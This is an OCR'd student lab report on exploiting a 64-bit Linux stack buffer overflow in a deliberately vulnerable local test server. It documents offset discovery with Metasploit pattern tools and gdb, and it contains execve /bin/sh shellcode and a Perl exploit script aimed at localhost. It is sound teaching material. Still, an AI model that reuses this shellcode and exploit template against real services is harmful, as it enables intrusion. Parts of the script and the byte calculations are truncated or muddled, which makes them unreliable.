
Ioanna Papagianni 2790 Aristodimos Avdeliodis 2202

64-bit Linux buffer overflow


A buffer overflow occurs when a program or process attempts to write more data to a fixed length block of memory (a buffer), than the buffer is allocated to hold. An attacker can cause the application to execute arbitrary code and take over the machine by sending carefully crafted input to an application.

Steps:

- Firstly, we download the MYE007-L1.zip file and we extract it on a USB (8GB).
- We run Linux 64-bit (MYE007).vmx with VMWare Player.



- We open a terminal and we run the commands:
  > gcc -fno-stack-protector -z execstack -o simple_server simple_server.c
  > ./simple-server
  in order to “simplify” the attack and compile simple_server.c file.



- shell.c file contains the attack load. We run the following commands:
  > gcc shell.c
  > objdump –d a.out | sed –n '/point0/,/point1/p'; *show the assembly*
  > xxd –s0x4ba –l 32 –p a.out payload; *save the payload*

- We saved the payload, so we open the payload file and we copy it and fill the field in exploit.pl file in hex:
  my $payload="\xeb\x0e\x5f\x48\x31\xc0\xb0\x3b\x48\x31\xf6\x48\x31\xd2\x0f\x05\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\xef\xbe\xad"

```
Terminal
File Edit View Terminal Tabs Help
root@mye007:~# cd /opt/metasploit-framework/tools/exploit
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 256 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit#
```

```
Terminal
File Edit View Terminal Tabs Help
root@mye007:~# gcc -fno-stack-protector -z execstack -o simple_server simple_ser
ver.c
root@mye007:~# ./simple_server
0x7fffffffe4e0
server: got connection from 127.0.0.1 port 42033
RECV: 258 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 02 01 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 41 66 31 41 66 32 41 | Ae8Ae9Af0Af1Af2A
66 33 41 66 34 41 66 35 41 66 36 41 66 37 41 66 | f3Af4Af5Af6Af7Af
38 41 66 39 41 67 30 41 67 31 41 67 32 41 67 33 | 8Af9Ag0Ag1Ag2Ag3
41 67 34 41 67 35 41 67 36 41 67 37 41 67 38 41 | Ag4Ag5Ag6Ag7Ag8A
67 39 41 68 30 41 68 31 41 68 32 41 68 33 41 68 | g9Ah0Ah1Ah2Ah3Ah
34 41 68 35 41 68 36 41 68 37 41 68 38 41 68 39 | 4Ah5Ah6Ah7Ah8Ah9
41 69 30 41 69 31 41 69 32 41 69 33 41 69 34 41 | Ai0Ai1Ai2Ai3Ai4A
0d 0a                                           | ..
Segmentation fault
root@mye007:~#
```

- We open two terminals, one to run the simple_server as the server and the other as the client so as to send j.txt file with a specific length of bytes.

  server:
  > gdb –q simple_server
  (gdb) run

  client:
  > cd /opt/metasploit-framework/tools/exploit
  > ./pattern_create.rb –l 256 > /tmp/j.txt
  > telnetlocalhost7890 < /tmp/j.tx

- We have Segmentation fault which means that we overflow the stack and there are crucial information that are overwritten such as the return address. We try to send j.txt with different lengths in order to find where no error occurs and where the errors begin.

  NOTE: There are 6 more characters added (six dots).

```
File  Edit  View  Terminal  Tabs  Help
root@mye007:/opt/metasploit-framework/tools/exploit# clear
[3;J

root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 150 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit#
```

```
root@mye007:~# gdb -q simple_server
Reading symbols from simple_server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7fffffffe4c0
server: got connection from 127.0.0.1 port 42047
RECV: 152 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 98 00 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 0d 0a         | Ae8Ae9..
[Inferior 1 (process 1551) exited normally]
(gdb)
```

- For 150 bytes (and less obviously) the process exits normally.

```
File  Edit  View  Terminal  Tabs  Help
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 150 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 151 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit#
```

```
root@mye007:~# gdb -q simple_server
Reading symbols from simple_server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7fffffffe4c0
server: got connection from 127.0.0.1 port 42049
RECV: 153 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 99 00 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 0d 0a         | Ae8Ae9A..
0x7fffffffe4c0
[!!] Fatal Error binding to socket: Address already in use
[Inferior 1 (process 1563) exited with code 0377]
(gdb)
```

- For 151 bytes the process returns fatal error. Therefore, 150 bytes is the upper border for the stack memory in order to run and exit normally.

```
File  Edit  View  Terminal  Tabs  Help
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 150 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 151 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 152 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit#
```

```
(gdb) run
Starting program: /root/simple_server
0x7fffffffe4c0
server: got connection from 127.0.0.1 port 42051
RECV: 154 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 9a 00 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 0d 0a                   | Ae8Ae9Af..

Program received signal SIGSEGV, Segmentation fault.
_i18n_number_rewrite (w=0xffffffffffffff90 <error: Cannot access memory at address 0xffffffffffffff90>,
    w@entry=<error reading variable: Cannot access memory at address 0x6641396541386549>,
    rear_ptr=<error reading variable: Cannot access memory at address 0x6641396541386549>,
    end=<error reading variable: Cannot access memory at address 0x6641396541386549>) at _i18n_number.h:88
88      _i18n_number.h: No such file or directory.
(gdb)
```

- For 152 bytes the process returns SIGSEGV, we are trying to use more memory than we should.

```
Terminal
File  Edit  View  Terminal  Tabs  Help
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 151 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 152 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 153 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit#
```

```
root@mye007:~# gdb -q simple_server
Reading symbols from simple_server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7fffffffe4c0
server: got connection from 127.0.0.1 port 42053
RECV: 155 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 9b 00 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 0d 0a      | Ae8Ae9Af0..

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff70a0d30 in ?? ()
(gdb)
```

- The segmentation fault here, didn't happen because a piece of memory was overwritten, it happened because **the return address was overwritten** with characters from j.txt and now points to an address that doesn't exist.

```
Terminal
File  Edit  View  Terminal  Tabs  Help
(gdb) run
Starting program: /root/simple_server
0x7fffffffe4c0
server: got connection from 127.0.0.1 port 42053
RECV: 155 bytes
41 61 30 41 61 31 41 61 32 41 61 33 41 61 34 41 | Aa0Aa1Aa2Aa3Aa4A
61 35 41 61 36 41 61 37 41 61 38 41 61 39 41 62 | a5Aa6Aa7Aa8Aa9Ab
30 41 62 31 41 62 32 41 62 33 41 62 34 41 62 35 | 0Ab1Ab2Ab3Ab4Ab5
41 62 36 41 62 37 41 62 38 41 62 39 41 63 30 41 | Ab6Ab7Ab8Ab9Ac0A
63 31 41 63 32 41 63 33 41 63 34 41 63 35 41 63 | c1Ac2Ac3Ac4Ac5Ac
36 41 63 37 41 63 38 41 63 39 41 64 30 41 64 31 | 6Ac7Ac8Ac9Ad0Ad1
41 64 32 41 64 33 41 64 34 41 64 35 41 64 36 41 | Ad2Ad3Ad4Ad5Ad6A
64 37 41 64 38 41 64 39 41 65 30 41 9b 00 00 00 | d7Ad8Ad9Ae0A....
32 41 65 33 41 65 34 41 65 35 41 65 36 41 65 37 | 2Ae3Ae4Ae5Ae6Ae7
41 65 38 41 65 39 41 66 30 0d 0a       | Ae8Ae9Af0..

Program received signal SIGSEGV, Segmentation fault.
0x00007ffff70a0d30 in ?? ()
(gdb) i r
rax            0x0      0
rbx            0x3765413665413565       3991668346616624485
rcx            0xffffffffffffff90       -112
rdx            0xffffffffffffff90       -112
rsi            0x7fffffffe4c0   140737488348352
rdi            0x39644138       962871608
rbp            0x6641396541386541       0x6641396541386541
rsp            0x7fffffffe560   0x7fffffffe560
r8             0x0      0
r9             0x0      0
r10            0x7fffffffe280   140737488347776
r11            0x246    582
r12            0x4008a0 4196512
r13            0x7fffffffe630   140737488348720
r14            0x0      0
r15            0x0      0
rip            0x7ffff70a0d30   0x7ffff70a0d30
eflags         0x10206  [ PF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
---Type <return> to continue, or q <return> to quit---
```

- We run ***i r*** on (gdb) to find out what causes the collapse, rbp and rip are overwritten. Rbp is used as a pointer that shows the start of the of the stack frame. Rbp is saved right after the rip is saved. Rip contains the address of the next instruction to be executed which points to a faulty address. We keep the first 8 digits of rbp because these form the address where the problem occurs.

The errors begin after 150 bytes which means that we need at least 8 digits.
2^8 = 256 and 2^7=128

The return address is in opposite order(little-endian):

0x**66413965**41386541 we keep → **65394166** = **e9Af**

```
Terminal
File  Edit  View  Terminal  Tabs  Help
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 151 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 152 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_create.rb -l 153 > /tmp/j.txt
root@mye007:/opt/metasploit-framework/tools/exploit# telnet localhost 7890 < /tmp/j.txt
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Input something> Connection closed by foreign host.
root@mye007:/opt/metasploit-framework/tools/exploit# ./pattern_offset.rb -q e9Af
[*] Exact match at offset 148
root@mye007:/opt/metasploit-framework/tools/exploit#
```

- We use pattern_offset.rb command to determine exactly how many bytes the address is. It returns exact match at offset 148. It's now known that 148 bytes occur before rip is overwritten.

- We need to fill now in exploit.pl file, the 8-byte rip address in hex. We need to send:

  *148 bytes + 6 bytes + 4 bytes = **158** bytes*

  The offset is 148 bytes, 6 bytes are added as we mentioned before and 4 bytes are standard add-on.

  Shell is by default 32 bytes: *158 bytes – 32 bytes = 126 bytes*

  The return address is by default 6 bytes: *126 bytes – 6 bytes = 120 bytes*

  There are 120 bytes left, to use in NOPSLED and BUFFSTUFF:

  60 bytes NOPSLED

  60 bytes BUFFSTUFF

```
A debugging session is active.

        Inferior 1 [process 2154] will be killed.

Quit anyway? (y or n) y
root@mye007:~# clear
3;J
root@mye007:~# gdb -q simple_server
Reading symbols from simple_server...(no debugging symbols found)...done.
(gdb) run
Starting program: /root/simple_server
0x7fffffffe4c0
server: got connection from 127.0.0.1 port 42077
RECV: 159 bytes
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 eb 0e 5f 48 | ..............._H
31 c0 b0 3b 48 31 f6 48 31 d2 0f 05 e8 ed ff ff | 1..;H1.H1.......
ff 2f 62 69 6e 2f 73 68 00 ef be ad 90 90 90 90 | ./bin/sh........
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 90 90 90 90 9f 00 00 00 | ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 | ................
90 90 90 90 90 90 90 90 2e 2e 2e 7f 00 00 0a  | ..............

Program received signal SIGSEGV, Segmentation fault.
0x0000000000400cf6 in main ()
```

```
*exploit.pl - Mousepad
Warning, you are using the root account, you may harm your system.

use strict;
use Socket;
my $nopsled="\x90" x 60; # fill in the correct length in decimal number of bytes
my $payload="\xeb\x0e\x5f\x48\x31\xc0\xb0\x3b\x48\x31\xf6\x48\x31\xd2\x0f\x05\xe8\xed\xff\xff\xff\x2f\x62\x69\x6e\x
my $buffstuff="\x90" x 60; # fill in the correct length in decimal number bytes
my $offset_rip = "...\x7f\x00\x00"; # fill in the 8-byte rip address in hex (little-endian)
my $target = '127.0.0.1';
my $targetport = 7890;
my $tcpproto = getprotobyname('tcp');
my $binaddr = inet_aton($target);
my $exactaddr = sockaddr_in($targetport, $binaddr);
print "Initializing and Socket Setting Up..\n";
socket(SOCKET, PF_INET, SOCK_STREAM, $tcpproto) or die "socket: $!";
print "\nMaking a Connection To the Target";
connect(SOCKET, $exactaddr) or die "connect: $!";
print "\nExplotiing The Target Machine";
print SOCKET $nopsled.$payload.$buffstuff.$offset_rip."\n";
print "\nExploit Completed";
print "\nInitializing the Connection to The Opened Port by the Payload";
close SOCKET or die "close: $!";
```

```
Terminal
root@mye007:~# perl exploit.pl
Initializing and Socket Setting Up..

Making a Connection To the Target
Explotiing The Target Machine
Exploit Completed
Initializing the Connection to The Opened Port by the Payloadroot@mye007:~# perl e
xploit.pl
Initializing and Socket Setting Up..

Making a Connection To the Target
Explotiing The Target Machine
Exploit Completed
Initializing the Connection to The Opened Port by the Payloadroot@mye007:~#
```

- We try to use exploit.pl with 60 bytes NOPSLED and 60 bytes BUFFSTUFF, but without changing the offset.
  We get Segmentation fault. Again, the return address is overwritten. This statement is important to us, as the address mentioned in this `0x0000000000400cf6` is pointing to the location where overflow has affected the regular flow of our program.

```
---Type <return> to continue, or q <return> to quit---q
Quit
(gdb) x/100x $rsp -200
0x7fffffffe490: 0x90909090      0x00000000      0x00000000      0x00000000
0x7fffffffe4a0: 0x00000000      0x00000000      0xf7ffe1a8      0x00007fff
0x7fffffffe4b0: 0x00000009      0x00000000      0x00400ce8      0x00000000
0x7fffffffe4c0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe4d0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe4e0: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe4f0: 0x90909090      0x90909090      0x90909090      0x485f0eeb
0x7fffffffe500: 0x3bb0c031      0x48f63148      0x050fd231      0xffffede8
0x7fffffffe510: 0x69622fff      0x68732f6e      0xadbeef00      0x90909090
0x7fffffffe520: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe530: 0x90909090      0x90909090      0x90909090      0xffffffff
0x7fffffffe540: 0x90909090      0x90909090      0x90909090      0x90909090
0x7fffffffe550: 0x90909090      0x90909090      0x7f2e2e2e      0x000a0000
0x7fffffffe560: 0x00000000      0x00000000      0xffffe638      0x00007fff
0x7fffffffe570: 0x00000000      0x00000001      0x00400af4      0x00000000
0x7fffffffe580: 0x00000000      0x00000000      0xfb46e809      0x80189844
0x7fffffffe590: 0x004008a0      0x00000000      0xffffe630      0x00007fff
0x7fffffffe5a0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe5b0: 0x3186e809      0x7fe767bb      0xaebce809      0x7fe7770e
0x7fffffffe5c0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe5d0: 0x00000000      0x00000000      0x00400d00      0x00000000
0x7fffffffe5e0: 0xffffe638      0x00007fff      0x00000001      0x00000000
0x7fffffffe5f0: 0x00000000      0x00000000      0x00000000      0x00000000
---Type <return> to continue, or q <return> to quit---
```

